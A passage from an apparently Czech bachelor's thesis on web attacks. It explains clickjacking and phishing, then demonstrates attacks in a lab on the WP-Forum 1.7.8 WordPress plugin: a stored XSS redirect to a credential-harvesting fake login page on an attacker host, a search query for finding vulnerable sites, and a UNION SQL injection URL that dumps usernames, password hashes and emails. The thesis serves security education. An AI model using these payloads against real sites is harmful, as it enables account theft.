Pod pojmem clickjacking se míní celá sada metod, které dovolují nežádoucím způsobem přesměrovat uživatele na jiné weby. Nebo na klientských počítačích provádět jiné nežádoucí operace týkajících se přístupu na zabezpečené stránky a služby. Podstatou útoku je přimět oběť k jedinému kliknutí. Útočník překryje webové stránky vlastním obsahem. Nic netušící oběť jednoduše provádí operace skrze překryvný obsah a nevědomky tak provede operace, které by provést nechtěla


Napadení přitom funguje tím způsobem, že se uživateli na webové stránce „podstrčí“ odkazy, celé stránky či jiné prvky, skryté pod zdánlivě nevinným obsahem a tyto jsou pak ovládány útočníkem požadovaným způsobem. K ukrytí a napadení lze použít celou řadu metod, mimo JavaScriptu také třeba kaskádové styly, prvek iFrame, formulářová pole, ActiveX komponenty a konečně i Flash prezentace. Flash prezentace s využitím iFrame mohou tvořit průhledné či na stránkách zakryté prvky. [18]

Jeremiah Grossman a Robert Hansen na svém blogu ukazují příklad zneužití clickjackingu s využitím iFrame a Flash playeru. Oběť klikne na nevinně vyhlížející odkaz, pod kterým se skrývá okno Flash playeru aktivující webovou kameru. [19]

Podobný typ útoku je znázorněn na obrázku 3. Zde je ale místo okna Flash playeru skrytý formulář, kopírující pozice vstupních polí z viditelného formuláře. Cílem je vykrást vložená data z formuláře viditelného pro uživatele.

Tímto útokem lze zneužít v podstatě všechny nejpoužívanější prohlížeče. Zamezení tomuto druhu útoku nabízí v současné době pouze plugin[4] v prohlížeče Firefox zvaný NoScript, který dokáže zamezit zobrazení dynamického obsahu webových stránek. U verzí Flash playeru nižších jak 10, se doporučuje zamezit v konfiguraci k přístupu přes web k zařízením typu web kamera a mikrofon. Ve verzi Flash playeru 10 je tato konfigurace přístupu k externím zařízením implicitně zakázána. Tento typ útoku představuje vážné bezpečnostní riziko pro každého uživatele využívající webový prohlížeč.

[4] plugin – v českém překladu se jedná o doplňek možný dohrát do aplikace



Obrázek 3 - Princip útoku clickjacking, zdroj: [20]

3.2.6 Phishing

Phishing je druh internetového podvodu, jehož cílem je vylákat z uživatele citlivé informace jako např. číslo účtu, heslo, číslo karty a podobné citlivé položky. Při phishingu je uživatel manipulován k tomu, aby svá data zadal na podvrženou stránku. [21]

- **Podvodné e-maily**

Jak poznat, že e-mail který dorazil do schránky, obsahuje lživé informace a je nebezpečný? Existuje řada příznaků, které jsou velmi podezřelé, a při jejich spatření je nutné zvýšit pozornost:

- hypertextové odkazy vedou na úplně jinou adresu, než je specifikováno v textu e-mailu
- je přítomna spustitelná příloha nebo na ní vede odkaz
- je vyžadováno okamžité sdělení citlivých údajů, jinak bude něco omezeno, zrušeno, nevydáno, ...

- neočekávaný jazyk zprávy - například český bankovní institut nebude zasílat výzvy v češtině a podobně

Dále je nutné si uvědomit, že odesílatel uvedený v hlavičce e-mailu nemusí být nutně autorem zprávy! Elektronický podpis může poskytnout vyšší míru jistoty. Pokud nemá uživatel jistotu, že se nejedná o podvržený požadavek v e-mailu, tak pravost zprávy si může ověřit telefonicky u odesílatele zprávy. Samozřejmostí je dohledání telefonního kontaktu z cizího zdroje např. s webových stránek samotné firmy, od které byl email směřován.


Reálný příklad podvodného mailu představuje obrázek 4. První část mailu je opsána z webových stránek české spořitelny. Druhá část je upravena útočníkem vyzívajícího k přihlášení na webové stránky České spořitelny. Pokud se ale myší přejede nad odkaz ve spodní části stavového řádku emailového okna, je zobrazen skutečný podvržený odkaz nesouvisející se stránkami České spořitelny.

- zobrazená adresa

`http://www.csas.cz/banka/appmanager/portal/banka`

- podvržený odkaz

`http://host81-149-81-234.in-addr.btopenworld.com/www.servis24.cz/index.htm`



Obrázek 4 - Falešný email, zdroj: [22]

- **Falešné www stránky**

Při procházení sítě internet je možné, že se uživatel dostane na stránky, které se tváří jako důvěrně známé, ale ve skutečnosti jde pouze o zdařilou kopii. Zpravidla se na ně dostanete přes podstrčený odkaz v emailu. Jak poznat, že se uživatel nachází na špatné stránce?

- Adresa stránky (URL) obsahuje ip adresu:

  http://147.228.1.1/falesna_ebanka.html

- Adresa stránky nějakým způsobem paroduje originál, např.

  http://www.paypal.com
  místo
  http://www.paypa1.com (tj. jednička místo písmene el)

  https://heslo-zcu.cz
  místo
  https://heslo.zcu.cz (heslo-zcu je úplně jiná doména než zcu)

- Je vyžadováno zadání citlivých údajů na nezabezpečené stránce (HTTP místo HTTPS)
- Stránka je zabezpečena nedůvěryhodným certifikátem.

V žádném případě nelze spoléhat na vzhled stránky, protože okopírovat lze vše včetně různých animací či jazykových mutací! Jediné, čemu lze ve větší míře důvěřovat, je ověření komunikujícího protějšku certifikáty.

Technické provedení tohoto útoku je složitější z pohledu obstarání podobné domény z důvodu nasazení stejně vyhlížející webové aplikace, která má být kompromitována. Dalším předpokladem je znalost programovacího jazyka pro vytvoření klamného prostředí k útoku. Podobný typ útoku jsem předvedl v kapitole 4.2 Aplikace útoku XSS.

4 Útoky na webové aplikace v praxi

Pro demonstraci útoku jsem použil webovou aplikaci typu redakční systém s názvem WordPress[5]. Hlavní úlohou redakčních systémů je publikace textu. Kromě jiného existuje mnoho pluginů typu fotogalerie, video přehrávače, diskuzní fóra a jiné, které je možno dohrát do aplikace, čímž se stane všestrannější. Webová aplikace WordPress má těchto pluginů kolem 540.

Konkrétní útok typu SQL injection jsem aplikoval právě na zmíněný plugin diskuzního fóra s názvem WP-Forum[6] ve verzi 1.7.8. Pro tuto verzi pluginu byla dne 12.01.2009 zveřejněna zranitelnost typu SQL injection. [23]

Po úspěšné aplikaci útoku SQL injection jsem hlouběji testoval, co aplikace WordPress a plugin WP-Forum umí. Po několika pokusech o vložení zprávy do fóra jsem objevil další zranitelnost u pluginu WP-Forum. Jednalo se o zranitelnost typu XSS, která dosud nebyla publikována. Podstatou této zranitelnosti byla možnost vložení JS kódu do textového pole formuláře pro odeslání zprávy. Toto pole nebylo ošetřeno proti takovému typu útoku. Po obnovení stránky se vložený kód provedl.

Je důležité také zmínit, že na oficiálních stránkách WordPressu je možno stáhnout samotnou aplikaci WordPress i některý z pluginů v sekci plugins. Překvapující je na tom to, že daný plugin diskuzního fóra WP-forum je veden jako nejaktuálnější ke stáhnutí ve verzi 1.7.8. Tedy ten u kterého byla zveřejněna zranitelnost.

[5] http://wordpress.org/

[6] http://www.fahlstad.se/

V části pro stáhnutí pluginu je i odkaz na stránky jeho tvůrce. Pokud se klikne na odkaz, je vidět, že nejaktuálnější verzí k datu 01.07.2009 je verze 2.3. U této verze jsou odstraněny zranitelnosti vyskytující se u předchozích verzí. Je proto pravděpodobné, že uživatelé si mohou omylem stáhnout verzi 1.7.8 a tím vystavit riziko pro svoji webovou aplikaci.

Následující kapitoly 4.2 a 4.3 stručně popisují kroky k provedení útoků. Prostředí, ve kterém jsem testoval danou aplikaci, popisuje kapitola 4.1.

4.1 Testovací prostředí

Detailní rozpracování instalace webové aplikace WordPress, pluginu WP-Forum a jejich konfigurace je popsáno v textovém tutoriálu, který je součástí této bakalářské práce. Tutoriál je uložen na přiloženém CD. Je v něm popsán krok po kroku jak při instalaci postupovat.

Oba útoky jsou provedené na stejné verzi diskuzního fóra. Využil jsem možnosti virtualizace a vytvořil dva nezávislé počítače s nainstalovaným operačním systémem Linux. První s označením Host_A_Server, na kterém běžela webová aplikace WordPress, a druhý s označením Host_B_Client, ze kterého útočník prováděl oba útoky.

Virtualizace se mimo jiné osvědčila i při vytváření video tutoriálů, jelikož oba počítače byly na jedné ploše a nebylo tedy nutné shánět další HW k realizaci praktické části.

V tabulce 3 jsou popsány produkty a jejich verze, které byly použity v průběhu testování. Na obou počítačích byly použity stejné verze s rozdílem, že na stroji Host_B_Client nebyl použit WordPress a WP-Forum.

Tabulka 3 – Seznam software použitý při testování, zdroj: Autor

Produkt	Datum vydání verze (měsíc/rok)	Popis
Ubuntu 9.04	04/2009	Operační systém
PHP 5.2.6-3	05/2008	Programovací jazyk
Apache Server 2.2.11	05/2009	Web server
MySQL 5.0.75-0	12/2008	Databáze
WordPress 2.1	10/2008	Redakční systém
WP-Forum plugin 1.7.8	07/2008	Diskuzní fórum

4.2 Aplikace útoku XSS

Detailní rozpracování útoku XSS na webovou aplikaci WordPress je popsáno v textovém tutoriálu, který je součástí této bakalářské práce. Tutoriál je uložen na přiloženém CD. Je v něm popsán krok po kroku jak při útoku postupovat. V následujících kapitolách je pouze souhrn nejdůležitějších bodů útoku.

Obsah tutoriálu, aplikace útoku XSS, jsem přidal do přílohy 2 na závěr této bakalářské práce.

4.2.1 Předpoklady

- Při tomto útoku není nutno být přihlášen jako uživatel aplikace WordPress.
- Útočník najde na internetu plugin diskuzního fóra WP-Forum ve verzi 1.7.8. Vyhledání této verze je možné zadáním následujícího řetězce do vyhledávače google:

  ”powered by WordPress“ 1.7.8

  Význam tohoto zápisu do vyhledávacího pole je následující. Hledej na stránkách celý řetězec „powered by WordPress“ a zároveň hledej výskyt řetězce 1.7.8.
- Po vstoupení na vyhledanou stránku útočník zjistí název diskuzního fóra. Tento název aplikuje na své upravené stránce pro vytvoření větší důvěryhodnosti obsahu.
- Okopíruje vzhled přihlašovací stránky aplikace WordPress.
- Na jiném počítači vytvoří vzhledově stejnou podobu přihlašovací stránky, nicméně její zdrojový kód bude upravený tak, aby byla schopna vykrádat uživatelská jména a hesla. Škodlivá stránka se po uložení dat do databáze zpět přesměruje na server skutečného diskuzního fóra.
- IP adresa serveru, na kterém běží aplikace WordPress, je 192.168.8.136.
- IP adresa útočníkova počítače je 192.168.8.137.

4.2.2 Útok

Cílem útočníka je vylákat od uživatelů webové aplikace WordPress jejich uživatelská jména a hesla. Tohoto cíle dosáhne následujícím způsobem. Útočník bude reagovat na libovolný příspěvek diskuzního fóra v aplikaci WordPress. Ale místo skutečné reakce na příspěvek, vloží do zadávacího pole zprávy škodlivý kód.

Pokud uživatel vstoupí do infikovaného tématu diskuzního fóra, bude přesměrován na stránky útočníka. Zde se mu objeví hláška o přerušení spojení a nutnosti znovu zadat uživatelské jméno a heslo. Jestliže si uživatel nevšimne odlišné domény, zadá uživatelské jméno a heslo a je přesměrován na server se stránkami diskuzního fóra. Po tomto činu uživatele, útočník získá vytoužená data.

Útočník si po zjištění možnosti aplikovat útok typu XSS připraví prostředí, na které bude přesměrována stránka. Útočník provede následující čtyři kroky k úspěšnému provedení útoku.

- Prvním krokem je upravit skript `wp-login.php` (totožný název se skriptem na serveru). Na tento skript bude škodlivý kód přesměrovávat. Tento skript pouze kopíruje vzhled přihlašovací stránky na serveru a zároveň přidává podstatnou hlášku o přerušení spojení:


  `Spojení bylo přerušeno. Přihlaste se prosím znovu!`

  Tento text odvádí pozornost od skutečné funkčnosti škodlivé stránky.
- Druhým krokem je vytvořit skript wp_modified.php. Na tento skript ukazuje, po stlačení tlačítka přihlásit se (login), skript wp-login.php. Úkolem wp_modified je uložit vložená data do databáze a přesměrovat stránky zpět na diskuzní fórum.
- Třetím krokem je vytvořit databázi, kam se uloží získaná data.
- Posledním čtvrtým krokem je vložit do zprávy diskuzního fóra následující škodlivý kód:

```
</script>
  window.location="http://192.168.8.137/wordpress-2.1/wp-login.php"
</script>
```


Jedná se o kód JavaScriptu. Jediná funkce tohoto kódu je, po vstupu uživatele na infikované téma diskuzního fóra, přesměrování na útočníkovu stránku.

Jakmile uživatel vstoupí na nakažené téma diskuzního fóra, je přesměrován na stránku útočníka znázorněno obrázkem 5.



Obrázek 5 - Přesměrování na útočníkovy stránky, zdroj: Autor

V tuto chvíli, pokud uživatel odklikne dialogové okno a zadá svoje údaje, je přesměrován zpět na server diskuzního fóra. Útočník tímto způsobem získal uživatelovo heslo a jméno, přesně tak jak zobrazuje obrázek 6. Jedná se o výpis z tabulky `attack_tab`, kde jsou data uložena.



Obrázek 6 - Výpis z tabulky attack_tab, zdroj: Autor

4.2.3 Zhodnocení útoku

Kapitola 4.2 využívá dvou typů útoku. Prvním typem je možnost vložení škodlivého kódu do zadávacího pole pro odesílání zpráv. Tento typ útoku je nazýván Cross Site Scripting neboli XSS. Druhým typem útoku je phishing. Klamání uživatele nastane v situaci, kdy je na stránce pro přihlášení zobrazena hláška o přerušení spojení a nutnosti zadat znovu heslo. Následně je zobrazena podvržená stránka.

Tento příklad útoku názorně ukazuje, jak malá nepozornost stačí pro nechtěné předání svých přihlašovacích údajů útočníkovi. Úspěch tohoto útoku nelze zaručit ovšem vždy. Pokud by se přesměrování stalo správci aplikaci, jistě by mu bylo divné, jak se aplikace zachovala. K odhalení falešné stránky si stačí povšimnout jiné domény v URL.

Programátoři by proto měli důkladně testovat svoje aplikace před nasazením do ostrého provozu. Je také dobré již při psaní aplikace myslet na možné hrozby, které aplikaci hrozí a přizpůsobit tomu programování. Poněvadž pokud se toto děje, až pokud je aplikace hotová, je možné skryté nebo vnořené struktury přehlédnout a vystavit aplikaci nebezpečí.

Obtížnost tohoto útoku je závislá na programovacích schopnostech útočníka. Bylo zde využito programovacích jazyků HTML, JavaScript, PHP a SQL.

4.3 Aplikace útoku SQL injection

Detailní rozpracování útoku SQL injection na webovou aplikaci WordPress je popsáno v textovém tutoriálu, který je součástí této bakalářské práce. Tutoriál je uložen na přiloženém CD. Je v něm popsán krok po kroku jak při útoku postupovat. V následujících kapitolách je pouze souhrn nejdůležitějších kroků útoku.

4.3.1 Předpoklady

- Při tomto útoku není nutno být přihlášen jako uživatel aplikace WordPress.
- Je nutná znalost adresářové struktury aplikace WordPress a pluginu WP-Forum. Útočník si nejprve na svém počítači vyzkouší danou aplikaci. Již během instalace zjistí, že pluginy jsou nahrávány do adresáře:

  `(adresář WordPressu)/wp-content/plugins`.

Dle instalačních pokynů je nutné pojmenovat adresář fóra **wp-forum** a nakopírovat ho do adresáře s pluginy. Dále po testování zranitelností zjistí, že chyba se nachází ve skriptu **forum_feed.php** a konrétně pří chybném zavolání parametru **?thread=**

Celá cesta v URL je :

http://doména/(adresář WordPressu)/wp-content/plugins/forum_feed.php?thread=

- Je nutno znát počet sloupců v tabulce, která se objeví ve výstupní chybové hlášce po nesprávně zadaném URL
- Dalším předpokladem je znalost cíle útoku, tím je tabulka **wp_users** a atributy **user_login,user_pass,user_email**
- Posledním předpokladem je, že uživatel databázového schématu, jehož účet používá aplikace WordPress, má přiděleno právo FILE. Důvodem udělení tohoto práva může být možnost migrace databáze pod tímto uživatelem např. z testovacího prostředí na produkční.

4.3.2 Útok

Cílem útočníka je napadnout plugin WP-Forum webové aplikace WordPress. Útočník chce získat data s uživatelskými jmény a hesly z tabulky `wp_users`. Dále se pokusí o získání libovolných dat ze souboru na disku.

Útočník našel webovou stránku na adrese:

http://192.168.136/wordpress-2.1/page_id=4

Cesta k problematické stránce je předem známa, a tak je tedy nutné pouze upravit URL, aby se rovnou přešlo ke stránce, kde je možné aplikovat útok:

http://192.168.136/wordpress-2.1/wp-content/plugins/forum_feed.php?thread=

Po zadání upravené URL se zobrazí chyba i s výpisem SQL dotazu tak, jak zobrazuje obrázek 7. Chyba nastane, pokud se nezadá hodnota za parametr `thread=` na konci URL. Nyní útočník zná dotaz, který může upravit k získání dat, které mu nemají být přístupné.

Obrázek 7 - Výstup po změně URL, zdroj: Autor

Aby získal data z tabulky uživatelů `wp_users`, je nutné zjistit, kolik má tabulka `wp_forum_posts` sloupců. To lze provést úpravou URL a přidáním klauzule:

`ORDER BY n --`

kde n je n-tý sloupec v tabulce `wp_forum_posts` a pomlčky zakomentují zbytek dotazu. Systémem pokus omyl pak hodnotu n zvyšuje, dokud nenastane chyba. Poté co nastane chyba, tabulka má n-1 sloupců. Takto vypadá upravené URL:

`....?thread=1+order+by+1+--`

Znaménko + reprezentuje mezeru v SQL dotazu. Chyba nastane až u čísla 8. Tabulka má tedy 7 sloupců. Nyní může útočník použít dotaz pro získání hodnot z tabulky.

Nyní změní v URL dotaz tak, aby došlo k vypsání požadovaných hodnot z tabulky `wp_users`:


`.......?thread=1+union+all+select+null,concat(user_login,0x3b,user_pass,0x3b,user_email),null,null,null,null,null+from+wp_user+--`

Tím, že útočník zná počet sloupců, může nahradit ORDER BY za klauzuli UNION ALL, která je schopna přidat další příkaz SELECT pod podmínkou, že počet sloupců a datové typy v první SELECTu odpovídají struktuře druhého SELECTu. Hodnotou NULL se útočník vyhne chybnému zadání datového typu. Počet sloupců s hodnotou NULL odpovídá sedmi, tedy je

shodný s počtem sloupců tabulky, kterou útočník získal z chybové hlášky v obrázku 8. Aby útočník mohl vypsat atributy tabulky na obrazovku, nahradí jeden sloupec NULL funkcí CONCAT(). Funkce CONCAT() zřetězí více sloupců do jednoho. Tento zápis:

```
...select+null,concat(user_login,0x3b,user_pass,0x3b,user_email),...
```

zaručí, že bude na výstup vypsán uživatelské jméno, heslo a email oddělený středníkem. Středník „;“ je v šestnáctkové soustavě reprezentován hodnotou `3b`. `0x` se musí přidat, aby byl dotaz správně zpracován. Výstup je zobrazen na obrázku 8.

